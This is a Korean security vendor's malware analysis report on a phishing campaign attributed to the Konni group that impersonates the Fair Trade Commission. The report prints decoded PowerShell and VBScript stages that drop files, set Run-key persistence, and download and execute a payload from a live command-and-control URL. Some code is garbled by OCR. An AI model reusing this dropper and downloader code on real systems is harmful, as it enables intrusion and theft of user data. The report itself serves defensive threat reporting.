북 해킹 조직, 공정거래위원회 사칭 피싱 공격 진행중!

blog.alyac.co.kr/5065

알약(Alyac) February 2, 2023


상세 컨텐츠

본문 제목

북 해킹 조직, 공정거래위원회 사칭 피싱 공격 진행중!


악성코드 분석 리포트
by 알약4 2023. 2. 2. 17:20

본문




안녕하세요? 이스트시큐리티 시큐리티대응센터(이하 ESRC)입니다.
공정거래위원회를 사칭한 피싱 메일을 통해 악성파일이 유포되고 있어 사용자들의 각별한 주의가 필요합니다.

이번에 발견된 피싱 메일은 '[공정거래위원회] 서면 실태조사 사전 예고 안내통지문'의 제목으로 유포되었으며, 본문에는 공정거래법의 조항을 언급하며 사용자의 협조를 구하는 내용과 함께 '소명자료 요청서류'의 파일명을 가진 압축파일(.zip)이 첨부되어 있습니다.



[그림 1] 압축파일 내 파일들




[그림 2] 압축 해제 후 파일목록

압축 파일 내부에는 다음과 같은 4개의 파일이 첨부되어 있습니다.


결제대금예치 이용 확인증(전자상거래 등에서의 소비자보호에 관한 법률 시행규칙).hwp.lnk
부당한 전자상거래 신고서(공정거래위원회 회의 운영 및 사건절차 등에 관한 규칙).pdf
서면자료 요청.txt
통신판매업 신고증(전자상거래 등에서의 소비자보호에 관한 법률 시행규칙).hwp.lnk

4개의 파일 중 2개의 파일은 한글(.hwp) 파일을 위장한 바로가기(.lnk) 파일로, 사용자를 속이기 위하여 아이콘을 한글 아이콘으로 위장하였으며, 파일명 뒤에 .hwp를 붙여 사용자가 한글 파일처럼 오인하도록 유도합니다.

2개의 바로가기 파일 속성 내에는 악성 명령어가 포함되어 있으며, 공격자는 분석을 회피하기 위하여 파일 속성 내 악성 명령어 앞에 수 많은 공백 코드를 추가하여 육안으로는 실제 명령어를 확인하기 어렵도록 만들어 놓았습니다.




[그림 3] 명령어 앞 쪽에 추가되어 있는 수 많은 공백 코드



[그림 4] 파일 속성 내 포함되어 있는 난독화된 파워쉘 명령어

2개의 바로가기 파일 실행 후 동작 과정은 동일합니다.

바로가기 파일을 실행하면 정상 한글파일을 띄워 사용자로 하여금 정상 파일로 오인하도록 유도합니다. 하지만 백그라운드에서는 %Public% 폴더에 19924.vbs 파일과 21779.cab 파일을 생성 후 19924.vbs 파일을 실행합니다.



[그림 5]
바로가기 파일 실행 후 보이는 정상 한글파일

```powershell
function KPLfKrOsjzkiI($nvNfHgcNwFAau) {
    $rEANulZal = 88809;
    $loDsYeeugX = $Null;
    foreach($UTgDSdOdAnADjuyO in $nvNfHgcNwFAau) {
        $loDsYeeugX += [char]($UTgDSdOdAnADjuyO - $rEANulZal)
    };
    return $loDsYeeugX
};
$RbCBhyBKkBNKjBhg = Get-Location;
$zglnDnEBFCjFzNmn = Get-ChildItem -Path $RbCBhyBKkBNKjBhg -Recurse *.lnk | where-object {
    $_.length -eq 0x13CBC6A2
} | Select-Object -ExpandProperty FullName;
if ($zglnDnEBFCjFzNmn.length -eq 0) {
    $RbCBhyBKkBNKjBhg = $env:Temp;
    $zglnDnEBFCjFzNmn = Get-ChildItem -Path $RbCBhyBKkBNKjBhg -Recurse *.lnk | where-object {
        $_.length -eq 0x13CBC6A2
    } | Select-Object -ExpandProperty FullName;
};

$RbCBhyBKkBNKjBhg = Split-Path $zglnDnEBFCjFzNmn;

$aqThyUWcYRLtt = gc $zglnDnEBFCjFzNmn -Encoding Byte -TotalCount 0x00007369 -ReadCount 0x00007369;
$JLKSHInYFZJgAn = $RbCBhyBKkBNKjBhg + "₩통신판매업 신고증(전자상거래 등에서의 소비자보호에 관한
법률 시행규칙).hwp");
sc $JLKSHInYFZJgAn ([byte[]]($aqThyUWcYRLtt | select -Skip 0x000021F0 -First 0x00003000)) -
Encoding Byte;& $JLKSHInYFZJgAn;

Remove-Item -Path $zglnDnEBFCjFzNmn -Force;

$WhJtCqUr=$env:public + "₩21779.cab";
sc $WhJtCqUr ([byte[]]($aqThyUWcYRLtt | select -Skip 0x000051F0 -First 0x000010D7)) -Encoding Byte;

$yjcqfCPelW=$env:public + "₩19924.vbs";
sc $yjcqfCPelW ([byte[]]($aqThyUWcYRLtt | select -Skip 0x000062C7)) -Encoding Byte;& $yjcqfCPelW;
```

[그림 6]

복호화한 powershell 코드

Cmd line: "C:\Windows\System32\WScript.exe" "C:\Users\Public\19924.vbs"

19924.vbs는 실행 후 21779.cab 내 존재하는 파일들을 %Public%\Documents 폴더에 복사한 후 start.vbs 파일을 실행합니다.

```
        RBXoNVNFRuQdSxRfH = yXVLXOOsXnEx & "₩download.vbs"
        If cwOmLXZdHXdN.FileExists(RBXoNVNFRuQdSxRfH) Then
        cwOmLXZdHXdN.DeleteFile RBXoNVNFRuQdSxRfH
        End If

        cjypOuOMWkblzi AMjKgMgRmz, yXVLXOOsXnEx
        If cwOmLXZdHXdN.FileExists(AMjKgMgRmz) Then
        cwOmLXZdHXdN.DeleteFile AMjKgMgRmz
        End If

        If cwOmLXZdHXdN.FileExists(yXVLXOOsXnEx & "₩start.vbs") Then
            sHdphefyBDrFepJ.Run yXVLXOOsXnEx & "₩start.vbs", 0
        End If
        cwOmLXZdHXdN.DeleteFile WScript.ScriptFullName
    End Sub

Function xGhncwOa(ByVal nJxhmzHCtLwnjh)
    Set xGhncwOa = CreateObject(nJxhmzHCtLwnjh)
```

[그림 7] 21779.cab 파일 압축 해제 및 start.vbs 실행 코드

이름	유형	크기
download.vbs	VBScript 스크립트 파일	2KB
fully.bat	Windows 배치 파일	1KB
no1.bat	Windows 배치 파일	1KB
no4.bat	Windows 배치 파일	2KB
start.vbs	VBScript 스크립트 파일	1KB
start01.vbs	VBScript 스크립트 파일	3KB
start02.vbs	VBScript 스크립트 파일	3KB
upload.vbs	VBScript 스크립트 파일	3KB

[그림 8]

21779.cab 파일 내부

21779.cab 파일 내부에는 다수의 .vbs 및 .bat 파일이 포함되어 있으며, 실행된 start.vbs는 fully.bat 파일을 실행합니다.

```
Function mdouzna(spibnbu, umvxpld)
    Dim ujjvvyn
    For nyhtptk = 1 To Len(spibnbu) / 8
        ujjvvyn = ujjvvyn & Chr((CLng("&H" & Mid(spibnbu, 8 * nyhtptk - 7, 8)) - umvxpld) Mod 256)
    Next
    mdouzna = ujjvvyn
End Function

Set xendvls = CreateObject("WScript.Shell")
tfdmaqi = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\") - 1)
xendvls.Run tfdmaqi & "\fully.bat", 0
Set xendvls = Nothing
```

[그림 9] start.vbs 디코드

21779.cab 파일 내부에 포함되어 있는 파일들의 역할은 다음과 같습니다.

fully.bat	HKCU\Software\Microsoft\Windows\CurrentVersion\Run 레지스트리에 start.vbs 파일을 등록하여 지속성 확보 no1.bat, no4.bat 실행 pakistan.txt 파일이 존재시 pakistan.txt 파일 삭제 temprun.bat 파일이 존재시 temprun.bat 파일 삭제 c2에서 setup.cab 다운로드 후 압축해제 및 temprun.bat 실행
no1.bat	start01.vbs, start02.vbs 실행
no4.bat	정보수집 후 upload.vbs 사용해 공격자 서버로 파일 업로드
start01.bat	c2에서 파일을 내려받아 %public%\545225.zip 로 저장 후 start01.vbs 스크립트 삭제
start02.bat	%public%\545225.zip 의 첫번째 파일 압축해제 후 545225.zip 파일 삭제 rundll32 및 압축해제 파일 실행 및 start02.vbs 스크립트 삭제

```
Sub oteJutvbhKPe(NLzEAukas, rgMVoCItrKzKehb)
    Set mkFrdrFPmX = IbRkiDolzzhLUDVe("MSXML2.XMLHTTP")
    mkFrdrFPmX.Open "GET", NLzEAukas, False
    mkFrdrFPmX.send

    If mkFrdrFPmX.Status = 200 Then
        Set ECDzJbBsQvXqanyCK = IbRkiDolzzhLUDVe("Msxml2.DOMDocument").CreateElement("aux")
        ECDzJbBsQvXqanyCK.DataType = "bin.base64"
        ECDzJbBsQvXqanyCK.Text = mkFrdrFPmX.responseText
        With IbRkiDolzzhLUDVe("ADODB.Stream")
            .Open
            .Type = 1
            .Write ECDzJbBsQvXqanyCK.nodeTypedValue
            .SaveToFile rgMVoCItrKzKehb, 2
            .Close
        End With
        Set ECDzJbBsQvXqanyCK = Nothing
    End If
    Set mkFrdrFPmX = Nothing
End Sub

Sub ScLQufCtwcOTfSEm()
    On Error Resume Next
    Set vVLUfKud¥kxebtw = IbRkiDolzzhLUDVe("¥Script.Shell")
    Set KtFCOBPEJ¥HtVV = IbRkiDolzzhLUDVe("Scripting.FileSystemObject")
    VvkuCbSzR = vVLUfKud¥kxebtw.ExpandEnvironmentStrings("%public%")
    fNzaCXRIoBBvFrpVR = VvkuCbSzR & "¥545225.zip"
    JSfLsipNrrERy = "https://naver.down-files.com/v2/read/get.php?wp=ln3&zn=10294765.txt"
    oteJutvbhKPe JSfLsipNrrERy, fNzaCXRIoBBvFrpVR
    KtFCOBPEJ¥HtVV.DeleteFile ¥Script.ScriptFullName
End Sub
```

[그림 10]

start01.vbs 디코드

```
Function VqMnhGBBlekHdsdV(ZZcZqmcArjqRqzltT, qikPNQCQdgGtAfigT)
    VqMnhGBBlekHdsdV = ""
    Set ECcntwznXC = pUtgAcMblSZcN("Scripting.FileSystemObject")
    If Not ECcntwznXC.FolderExists(qikPNQCQdgGtAfigT) Then
        ECcntwznXC.CreateFolder (qikPNQCQdgGtAfigT)
    End If
    Set CaiAXUCxsgfNsENY = pUtgAcMblSZcN("Shell.Application")
    Set w¥oorlSrOVB = CaiAXUCxsgfNsENY.NameSpace(ZZcZqmcArjqRqzltT).items.Item(0)
    CaiAXUCxsgfNsENY.NameSpace(qikPNQCQdgGtAfigT).CopyHere w¥oorlSrOVB, 1044
    VqMnhGBBlekHdsdV = w¥oorlSrOVB.name
    Set ECcntwznXC = Nothing
    Set CaiAXUCxsgfNsENY = Nothing
End Function

Sub zrOvDxrMiLuRHM()
    On Error Resume Next
    Set jugtssCMehEb = pUtgAcMblSZcN("¥Script.Shell")
    cNurfRMiUgzl = jugtssCMehEb.ExpandEnvironmentStrings("%public%")
    QILnm¥IV = cNurfRMiUgzl & "¥545225.zip"
    Set KlgUnShcnsNMFoK = pUtgAcMblSZcN("Scripting.FileSystemObject")
    ZmJVRKmolwapRab = 0
    VmbeNRsCKIvqKdAcT = ""
    do while ZmJVRKmolwapRab < 10
        If Not KlgUnShcnsNMFoK.FileExists(QILnm¥IV) Then Exit do
        VmbeNRsCKIvqKdAcT = VqMnhGBBlekHdsdV(QILnm¥IV, cNurfRMiUgzl)
        ¥Script.Sleep 3000
        If Len(VmbeNRsCKIvqKdAcT) > 0 And KlgUnShcnsNMFoK.FileExists(cNurfRMiUgzl & "¥" &
        VmbeNRsCKIvqKdAcT) Then Exit do
        ZmJVRKmolwapRab=ZmJVRKmolwapRab+1
    loop
    If KlgUnShcnsNMFoK.FileExists(QILnm¥IV) Then
        KlgUnShcnsNMFoK.DeleteFile QILnm¥IV
    End If
    If Len(VmbeNRsCKIvqKdAcT) > 0 Then
        VmbeNRsCKIvqKdAcT = cNurfRMiUgzl & "¥" & VmbeNRsCKIvqKdAcT
        If KlgUnShcnsNMFoK.FileExists(VmbeNRsCKIvqKdAcT) Then
            MautoGtFd = "cmd.exe /c rundll32.exe " & VmbeNRsCKIvqKdAcT & ",Run"
            jugtssCMehEb.Run MautoGtFd, 0, false
        End If
    End If
    KlgUnShcnsNMFoK.DeleteFile ¥Script.ScriptFullName
End Sub
```

[그림 11]

start02.vbs 디코드

최종적으로 실행중인 프로세스 목록, 호스트 정보, 다운로드 폴더 목록, 바탕화면 목록, 사용자 IP정보 등을 탈취합니다.

ESRC는 최근 "국세청 세무조사 출석요구 안내문 사칭 공격… 北 배후 추정" 포스팅을 통해 주의를 당부한 적이 있습니다. 이번 공격 역시 분석결과 동일하게 북한 배후의 공격 조직인 '코니(Konni) '의 소행으로 결론지었습니다.

북한 배후 해킹 조직들의 공격이 날로 교묘해지고 빈번해 지고 있는 만큼, 사용자들의 각별한 주의를 당부 드립니다.

현재 알약에서는 해당 악성 파일들에 대하여 **Trojan.Agent.LNK.Gen, Trojan.BAT.Agent** 등으로 탐지하고 있습니다.

IoC

hxxp://expressionkey[.]com/list.php?q=%COMPUTERNAME%.txt
hxxp://expressionkey[.]com/upload.php
hxxps://naver.down-files[.]com/v2/read/get.php?wp=ln3&zn=10294765.txt

3fcdd49ba79cdfcb062f4784b6224939
adf8ad0a860ff89a70ca8b94b20c4629
8e15aadf21efdaa67dd0cae6f0df203d
b12f0a3138b3c8102450814cab077b6f

'악성코드 분석 리포트' 카테고리의 다른 글

원노트(.one) 파일을 통한 악성코드 유포 급증 주의! (0)	2023.02.08
ESRC 주간 Email 위협 통계 (2월 첫째주) (0)	2023.02.06
검찰 사칭 보이스피싱 주의! (0)	2023.02.01

ESRC 주간 Email 위협 통계 (1월 넷째주) (0)	2023.01.30
ESRC 12월 스미싱 트렌드 보고서 (0)	2023.01.27

관련글 더보기

- 원노트(.one) 파일을 통한 악성코드 유포 급증 주의!

  2023.02.08

- ESRC 주간 Email 위협 통계 (2월 첫째주)

  2023.02.06

- 검찰 사칭 보이스피싱 주의!

  2023.02.01

- ESRC 주간 Email 위협 통계 (1월 넷째주)

  2023.01.30

댓글 영역